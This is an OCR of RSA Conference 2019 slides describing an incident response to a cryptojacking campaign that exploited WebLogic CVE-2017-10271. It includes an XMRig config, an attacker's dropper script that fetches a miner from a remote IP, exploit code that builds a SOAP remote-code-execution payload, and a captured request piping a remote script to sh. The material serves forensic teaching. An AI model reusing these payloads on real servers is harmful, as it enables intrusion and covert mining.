RSAConference2019
San Francisco | March 4–8 | Moscone Center

BETTER.

SESSION ID: SEM-M031

Cutting the Wrong Wire: How a Clumsy Hacker Exposed a Global Cyberattack


RENATO MARINHO

morphuslabs.com
@renato_marinho
linkedin.com/in/renatomarinho

CRYPTOCURRENCY TRANSACTIONS

Someone requests a transaction

The requested transaction is broadcast to P2P network consisting of computers, know as nodes



Validation
The network nodes validates the transaction and the user's status using know algorithms.

A verified transaction can involve cryptocurrency, contracts, records, or other information.

Once verified, the transaction is combined with other transactions to create a new block of data for the ledger.

The new block is then added to the existing blockchain, in a way that is permanente and unelterable.

The transaction is complete.

CRYPTOCURRENCY TRANSACTIONS

CPU

GPU

ASIC

Data Centers

Mining Pools

BITCOIN VS. USD VARIATION

CRYPTO JACKING

- Crypto jacking is an unauthorized use of someone else's computer power to mine cryptocurrency
- The term is associated both for malicious mining on user's Internet browsers and for computers or servers infected with malicious software

RSAConference2019

INCIDENTE **RESPONSE**

Global Crypto jacking Campaign

PERFORMANCE ISSUES

A multinational company started having performance problems on its main business application

FIRST SIGNS

```
top - 18:54:27 up 343 days,  5:34, 10 users,  load average: 3.31, 3.28, 3.18
Tasks: 859 total,   2 running, 857 sleeping,   0 stopped,   0 zombie
Cpu(s): 67.1%us, 29.1%sy,  3.8%ni,  0.0%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Mem:   5992980k total,  5867296k used,   125684k free,    23512k buffers
Swap:  4161532k total,     8224k used,  4153308k free,   271188k cached

24839 root      20   0 28128 1936  964 R 85.3  0.0   1420:25 top
 6427 wlsadm11  20   0  273m 7980  900 S 92.1  0.1   1297:55 rcp_bh
24839 root      20   0 28128 1936  964 R 82.8  0.0   1420:28 top
10096 wlsadm11  20   0 3522m 2.1g 5612 S 15.2 37.3  40:03.63 java
  369 wlsadm11  20   0 3159m 2.0g 3316 S  4.3 34.3 919:32.62 java
22960 root       0 -20 53812 8444 1620 S  3.0  0.1  12203:15 scopeux
    4 root      20   0     0    0    0 S  1.0  0.0  13:30.64 ksoftirqd/0
 2257 wlsadm11  20   0 2418m 184m 2348 S  0.7  3.2   4990:55 java
 7451 wlsadm11  20   0 28132 1996 1032 R  0.7  0.0   0:00.08 top
   11 root      20   0     0    0    0 S  0.3  0.0 554:47.05 events/0
 7293 nagios    20   0 28128 2000 1028 S  0.3  0.0   0:00.97 top
25079 root      20   0 1163m  47m 2484 S  0.3  0.8 494:25.00 python
    1 root      20   0 23496 1116  876 S  0.0  0.0   0:39.58 init
    2 root      20   0     0    0    0 S  0.0  0.0   0:06.13 kthreadd
    3 root      RT   0     0    0    0 S  0.0  0.0   1:41.15 migration/0
    5 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 stopper/0
    6 root      RT   0     0    0    0 S  0.0  0.0   0:50.58 watchdog/0
    7 root      RT   0     0    0    0 S  0.0  0.0   1:42.88 migration/1
    8 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 stopper/1
    9 root      20   0     0    0    0 S  0.0  0.0  11:33.34 ksoftirqd/1
```

Middle Dec 2017 – IT Monitoring Team detected **unusual CPU consumption** on Web Servers

FIRST SIGNS

```
24839 root      20   0 28128 1936  964 R 47.6  0.0   1420:40 top
PID to kill: ill - )^C
24839 root      20   0 28128 1936  964 R 64.5  0.0   1420:42 top
10096 wlsadm11  20   0 3522m 2.1g 5612 S  7.3 37.3  40:07.33 java
  369 wlsadm11  20   0 3159m 2.0g 3316 S  4.6 34.3 919:33.36 java
22960 root       0 -20 53812 8444 1620 S  3.0  0.1  12203:15 scopeux
 2257 wlsadm11  20   0 2418m 184m 2348 S  1.0  3.2   4990:55 java
    4 root      20   0     0    0    0 S  0.7  0.0  13:30.71 ksoftirqd/0
 7293 nagios    20   0 28128 2000 1028 S  0.7  0.0   0:01.11 top
 7524 root      20   0 28164 1992 1024 R  0.7  0.0   0:00.02 top
25079 root      20   0 1163m  47m 2484 S  0.3  0.8 494:25.01 python
    1 root      20   0 23496 1116  876 S  0.0  0.0   0:39.58 init
    2 root      20   0     0    0    0 S  0.0  0.0   0:06.13 kthreadd
    3 root      RT   0     0    0    0 S  0.0  0.0   1:41.15 migration/0
    5 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 stopper/0
    6 root      RT   0     0    0    0 S  0.0  0.0   0:50.58 watchdog/0
    7 root      RT   0     0    0    0 S  0.0  0.0   1:42.88 migration/1
    8 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 stopper/1
    9 root      20   0     0    0    0 S  0.0  0.0  11:33.42 ksoftirqd/1
   10 root      RT   0     0    0    0 S  0.0  0.0   0:38.50 watchdog/1
   11 root      20   0     0    0    0 S  0.0  0.0 554:47.06 events/0
   12 root      20   0     0    0    0 S  0.0  0.0  29:58.57 events/1
   13 root      20   0     0    0    0 S  0.0  0.0   0:00.00 events/0
   14 root      20   0     0    0    0 S  0.0  0.0   0:00.00 events/1
   15 root      20   0     0    0    0 S  0.0  0.0   0:00.00 events_long/0
   16 root      20   0     0    0    0 S  0.0  0.0   0:00.00 events_long/1
   17 root      20   0     0    0    0 S  0.0  0.0   0:00.00 events_power_ef
   18 root      20   0     0    0    0 S  0.0  0.0   0:00.00 events_power_ef
   19 root      20   0     0    0    0 S  0.0  0.0   0:00.00 cgroup
   20 root      20   0     0    0    0 S  0.0  0.0   0:35.46 khelper
   21 root      20   0     0    0    0 S  0.0  0.0   0:00.00 netns
   22 root      20   0     0    0    0 S  0.0  0.0   0:00.00 async/mgr
   23 root      20   0     0    0    0 S  0.0  0.0   0:00.00 pm
   24 root      20   0     0    0    0 S  0.0  0.0   6:10.29 sync_supers
   25 root      20   0     0    0    0 S  0.0  0.0  10:09.65 bdi-default
   26 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kintegrityd/0
   27 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kintegrityd/1
   28 root      20   0     0    0    0 S  0.0  0.0   3:18.72 kblockd/0
   29 root      20   0     0    0    0 S  0.0  0.0   4:07.20 kblockd/1
   30 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kacpid
   31 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kacpi_notify
   32 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kacpi_hotplug
   33 root      20   0     0    0    0 S  0.0  0.0   0:00.00 ata_aux
   34 root      20   0     0    0    0 S  0.0  0.0   0:00.00 ata_sff/0
   35 root      20   0     0    0    0 S  0.0  0.0   0:00.00 ata_sff/1
[root@ ~]# kill -9 24839
```

Triage team examined and reported back that some **native Linux processes** were consuming CPU

Triage team **restarted servers or killed "stuck"** processes

SERVICE CRASH ISSUES

- After a month trying to understand the performance issues, the service started crashing, hardly impacting business operations
- Different companies started reporting similar issues at the same day

RSAConference2019

DIGITAL **FORENSICS**

FILESYSTEM ANALYSIS

12/28/2017	17:54:44 UTC	MACB	FILE	EXT4 Content Modification Time	Content Modification Time; C	-	-	/log/sudo-io/00/00/CX
12/28/2017	17:54:44 UTC	.A.B	FILE	EXT4 Creation Time	Creation Time; Last Access Ti	-	-	/log/sudo-io/00/00/CX/ttyin
12/28/2017	17:54:44 UTC	.A.B	FILE	EXT4 Creation Time	Creation Time; Last Access Ti	-	-	/log/sudo-io/00/00/CX/stdin
12/28/2017	17:54:44 UTC	.A.B	FILE	EXT4 Creation Time	Creation Time; Last Access Ti	-	-	/log/sudo-io/00/00/CX/stdout
12/28/2017	17:54:44 UTC	.A.B	FILE	EXT4 Creation Time	Creation Time; Last Access Ti	-	-	/log/sudo-io/00/00/CX/stderr
12/28/2017	17:54:44 UTC	MACB	FILE	EXT4 Content Modification Time	Content Modification Time; C	-	-	/log/sudo-io/00/00/CX/log
12/28/2017	17:54:44 UTC	.A.B	FILE	EXT4 Creation Time	Creation Time; Last Access Ti	-	-	/log/sudo-io/00/00/CX/timing
12/28/2017	17:54:44 UTC	.A.B	FILE	EXT4 Creation Time	Creation Time; Last Access Ti	-	-	/log/sudo-io/00/00/CX/ttyout
12/28/2017	17:56:18 UTC	..C.	FILE	EXT4 Metadata Modification Time	Metadata Modification Time	-	-	/watch-smartd
12/28/2017	17:56:18 UTC	..C.	FILE	EXT4 Metadata Modification Time	Metadata Modification Time	-	-	/carbon
12/28/2017	17:56:18 UTC	..C.	FILE	EXT4 Metadata Modification Time	Metadata Modification Time	-	-	/rcp_bh
12/30/2017	02:38:06 UTC	.A.B	FILE	EXT4 Creation Time	Creation Time; Last Access Ti	-	-	/tmp/config.json
12/30/2017	02:38:07 UTC	...B	FILE	EXT4 Creation Time	Creation Time	-	-	/tmp/pubg
12/30/2017	04:23:41 UTC	M...	FILE	EXT4 Content Modification Time	Content Modification Time	-	-	/wlsadm11/BPAXDomainO-08/Allegro01/access.log00077
12/30/2017	06:45:03 UTC	M.C.	FILE	EXT4 Content Modification Time	Content Modification Time; M	-	-	/tmp/get_cust_attr.py
01/01/2018	13:04:54 UTC	.A..	FILE	EXT4 Last Access Time	Last Access Time	-	-	/usr/bin/base64
01/01/2018	13:04:57 UTC	...B	FILE	EXT4 Creation Time	Creation Time	-	-	/wlsadm11/bea/user_projects/domains/BPAXDomainO-08/java
01/01/2018	13:04:57 UTC	M.C.	FILE	EXT4 Content Modification Time	Content Modification Time; M	-	-	/wlsadm11/bea/user_projects/domains/BPAXDomainO-08
01/01/2018	13:04:58 UTC	M.C.	FILE	EXT4 Content Modification Time	Content Modification Time; M	-	-	/wlsadm11/nodemanager/NodeManager_180117_1319.out
01/01/2018	13:04:58 UTC	M...	FILE	EXT4 Content Modification Time	Content Modification Time	-	-	/wlsadm11/BPAXDomainO-08/AllegroServices01/AllegroServices01.out00
01/01/2018	13:04:58 UTC	...B	FILE	EXT4 Creation Time	Creation Time	-	-	/wlsadm11/bea/user_projects/domains/BPAXDomainO-08/servers/Allegr
01/01/2018	13:05:04 UTC	M...	FILE	EXT4 Content Modification Time	Content Modification Time	-	-	/wlsadm11/BPAXDomainO-08/Allegro01/Allegro01.out00501
01/01/2018	13:05:04 UTC	M.C.	FILE	EXT4 Content Modification Time	Content Modification Time; M	-	-	/bea/wls11/dynatrace/dynatrace-6.2/log/dt_Allegro01_9960.0.log
01/01/2018	19:57:30 UTC	.A..	LOG	UTMP session	Start Time	-	-	User: hp4068083
01/01/2018	19:57:30 UTC	M.C.	FILE	EXT4 Content Modification Time	Content Modification Time; M	-	-	/hp4068083
01/01/2018	19:57:30 UTC	M..B	FILE	EXT4 Content Modification Time	Content Modification Time; C	-	-	/hp4068083/.bash_history
01/01/2018	19:57:30 UTC	..C.	FILE	EXT4 Metadata Modification Time	Metadata Modification Time	-	-	/hp4068083/.bash_history
01/01/2018	19:57:30 UTC	.A..	FILE	EXT4 Last Access Time	Last Access Time	-	-	/hp4068083/.bashrc
01/01/2018	19:57:30 UTC	.A..	FILE	EXT4 Last Access Time	Last Access Time	-	-	/hp4068083/.bash_profile
01/01/2018	19:57:30 UTC	.A..	FILE	EXT4 Last Access Time	Last Access Time	-	-	/hp4068083/.bash_history
01/01/2018	19:59:23 UTC	M.C.	FILE	EXT4 Content Modification Time	Content Modification Time; M	-	-	/log/sudo-io/00/00/CV/stdin

SUSPECT BINARY ANALYSIS

```
{
    "algo": "cryptonight",
    "av": 0,
    "background": false,
    "colors": true,
    "cpu-affinity": null,
    "cpu-priority": null,
    "donate-level": 1,
    "log-file": null,
    "max-cpu-usage": 90,
    "print-time": 60,
    "retries": 5,
    "retry-pause": 5,
    "safe": false,
    "syslog": false,
    "threads": null,
    "pools": [
        {
            "url": "stratum+tcp://get.bi-chi.com:3333",
            "user": "44R6cfEH1wM6HHKGa3jK3UHBadhGS9VmDfVCzo33ZUw
            "pass": "x",
            "keepalive": false,
            "nicehash": false
        }
    ]
}
```


config.json

SUSPECT BINARY ANALYSIS

```
stratum+tcp://pool.minexmr.com:80
4AQe5sAFWZKECiaeNTt59LG7kVtqRoSRJMjrmQ6GiMFAeUvoL3MFeTE6zwwHkFPrAyNw2JHDxUSWL82RiZThPpk4SEg7Vqe
%s: unsupported non-option argument '%s'
No pool URL supplied. Exiting.
a:c:khBp:Px:r:R:s:t:T:o:u:O:v:Vl:S
Usage: update [OPTIONS]
Options:
  -a, --algo=ALGO          cryptonight (default) or cryptonight-lite
  -o, --url=URL            URL of mining server
  -O, --userpass=U:P       username:password pair for mining server
  -u, --user=USERNAME      username for mining server
  -p, --pass=PASSWORD      password for mining server
  -t, --threads=N          number of miner threads
  -v, --av=N               algorithm variation, 0 auto select
  -k, --keepalive          send keepalived for prevent timeout (need pool support)
  -r, --retries=N          number of times to retry before switch to backup server (default: 5)
  -R, --retry-pause=N      time to pause between retries (default: 5)
      --cpu-affinity       set process affinity to CPU core(s), mask 0x3 for cores 0 and 1
      --cpu-priority       set process priority (0 idle, 2 normal to 5 highest)
      --no-huge-pages      disable huge pages support
      --no-color           disable colored output
      --donate-level=N     donate level, default 5%% (5 minutes in 100 minutes)
      --user-agent         set custom user-agent string for pool
  -B, --background         run the miner in the background
  -c, --config=FILE        load a JSON-format configuration file
  -l, --log-file=FILE      log all output to a file
  -S, --syslog             use system log for output messages
      --max-cpu-usage=N    maximum CPU usage for automatic threads mode (default 75)
      --safe               safe adjust threads and av settings for current CPU
      --nicehash           enable nicehash/xmrig-proxy support
      --print-time=N       print hashrate report every N seconds
      --api-port=N         port for the miner API
      --api-access-token=T access token for API
      --api-worker-id=ID   custom worker-id for API
  -h, --help               display this help and exit
  -V, --version            output version information and exit
[01;32m *
[01;37mVERSIONS:
[01;36mXMRig/%s
```

Hardcoded Wallet Address

XMRig



HOW THOSE FILES WERE PUT THERE?

```
1287  3.166.60] 12675 ([] -> wlsadm11)  2836  2018-01-01 10:04:57 - New connection ().
1288  3.166.60] 12675 ([] -> wlsadm11)  2837  2018-01-01 10:04:57 - #!/bin/bash
1289  3.166.60] 12675 ([] -> wlsadm11)  2837  2018-01-01 10:04:57 - #!/bin/bash
1290  3.166.60] 12675 ([] -> wlsadm11)  2838  2018-01-01 10:04:57 - sPid=$$
1291  3.166.60] 12675 ([] -> wlsadm11)  2839  2018-01-01 10:04:57 - mPid=''
1292  3.166.60] 12675 ([] -> wlsadm11)  2840  2018-01-01 10:04:57 - mName='java'
1293  3.166.60] 12675 ([] -> wlsadm11)  2840  2018-01-01 10:04:57 - mName='java'
1294  3.166.60] 12675 ([] -> wlsadm11)  2841  2018-01-01 10:04:57 - checkCmd() {     command -v $1 >/dev/null 2>&1; }
1295  3.166.60] 12675 ([] -> wlsadm11)  2841  2018-01-01 10:04:57 - checkCmd() {     command -v $1 >/dev/null 2>&1; }
1296  3.166.60] 12675 ([] -> wlsadm11)  2842  2018-01-01 10:04:57 - downloader () {     if checkCmd wget; then         wget $1 -O $2 ;     elif che
1297  3.166.60] 12675 ([] -> wlsadm11)  2842  2018-01-01 10:04:57 - downloader () {     if checkCmd wget; then         wget $1 -O $2 ;     elif che
1298  3.166.60] 12675 ([] -> wlsadm11)  2843  2018-01-01 10:04:57 - killer() {     for tmpVar in `ps -aeo pid,%cpu,command | sed 1d | sort -k 2 | t
1299  3.166.60] 12675 ([] -> wlsadm11)  2843  2018-01-01 10:04:57 - killer() {     for tmpVar in `ps -aeo pid,%cpu,command | sed 1d | sort -k 2 | t
1300  3.166.60] 12675 ([] -> wlsadm11)  2844  2018-01-01 10:04:57 - runer() {     if [ -z "$mPid" ]; then         if [ ! -f $mName ]; then
1301  3.166.60] 12675 ([] -> wlsadm11)  2844  2018-01-01 10:04:57 - runer() {     if [ -z "$mPid" ]; then         if [ ! -f $mName ]; then
1302  3.166.60] 12675 ([] -> wlsadm11)  2845  2018-01-01 10:04:57 - pkill python; pkill $mName
1303  3.166.60] 12675 ([] -> wlsadm11)  2846  2018-01-01 10:04:57 - downloader http://165.227.215.25/xmrig-y  $mName
1304  3.166.60] 12675 ([] -> wlsadm11)  2847  2018-01-01 10:04:59 - runer
1305  3.166.60] 12675 ([] -> wlsadm11)  2848  2018-01-01 10:04:59 - killer
```

WebLogic User

RSAConference2019

WEBLOGIC VULNERABILITY

WEBLOGIC VULNERABILITY

- CVE 2017–10271 – Published 17 Oct 2017
  - Remote code execution
  - No authentication required
  - Easily exploitable
  - Impacted versions: 10.3.6.0.0, 12.1.3.0.0, 12.2.1.1.0 e 12.2.1.2.0

```
[root@[redacted]]# java -cp weblogic.jar weblogic.version

WebLogic Server 10.3.6.0  Tue Nov 15 08:52:36 PST 2011 1441050
```

WEBLOGIC EXPLOIT

```
def payload_command (command_in):
    html_escape_table = {
        "&": "&amp;",
        '"': "&quot;",
        "'": "&apos;",
        ">": "&gt;",
        "<": "&lt;",
    }
    command_filtered = "<string>"+"".join(html_escape_table.get(c, c) for c in command_in)+"</string>"
    payload_1 = "<soapenv:Envelope xmlns:soapenv=\"http://schemas.xmlsoap.org/soap/envelope/\"> \n" \
                "   <soapenv:Header> " \
                "       <work:WorkContext xmlns:work=\"http://bea.com/2004/06/soap/workarea/\"> \n" \
                "           <java version=\"1.8.0_151\" class=\"java.beans.XMLDecoder\"> \n" \
                "               <void class=\"java.lang.ProcessBuilder\"> \n" \
                "                   <array class=\"java.lang.String\" length=\"3\">" \
                "                       <void index = \"0\">                        " \
                "                           <string>cmd</string>                " \
                "                       </void>                                   " \
                "                       <void index = \"1\">                      " \
                "                           <string>/c</string>                 " \
                "                       </void>                                   " \
                "                       <void index = \"2\">                      " \
                "               + command_filtered + \
                "                       </void>                                   " \
                "                   </array>" \
                "                   <void method=\"start\"/>" \
                "                   </void>" \
                "           </java>" \
                "       </work:WorkContext>" \
                "   </soapenv:Header>" \
                "   <soapenv:Body/>" \
                "</soapenv:Envelope>"
    return payload_1
```

Published 23 Dec 2017

https://github.com/c0mmand3rOpSec/CVE-2017-10271/blob/master/exploit.py

ATTACK EVIDENCE

Wireshark · Follow HTTP Stream (tcp.stream eq 22) · weblogic3


```
POST /wls-wsat/CoordinatorPortType11 HTTP/1.1
Host: 34.215.12.151:7001
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0
Safari/537.36
Content-Length: 556
Content-Type: text/xml
Accept-Encoding: gzip
Connection: close

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"> <soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/"> <java> <void
class="java.lang.ProcessBuilder"> <array class="java.lang.String" length="3"> <void index="0"> <string>/
bin/bash</string> </void> <void index="1"> <string>-c</string> </void> <void index="2"> <string>curl
http://94.250.253.178/logo8.sh | sh</string> </void> </array> <void method="start"/> </void> </java> </
work:WorkContext> </soapenv:Header> <soapenv:Body/> </soapenv:Envelope>HTTP/1.1 500 Internal Server Error
Connection: close
```

RSAConference2019

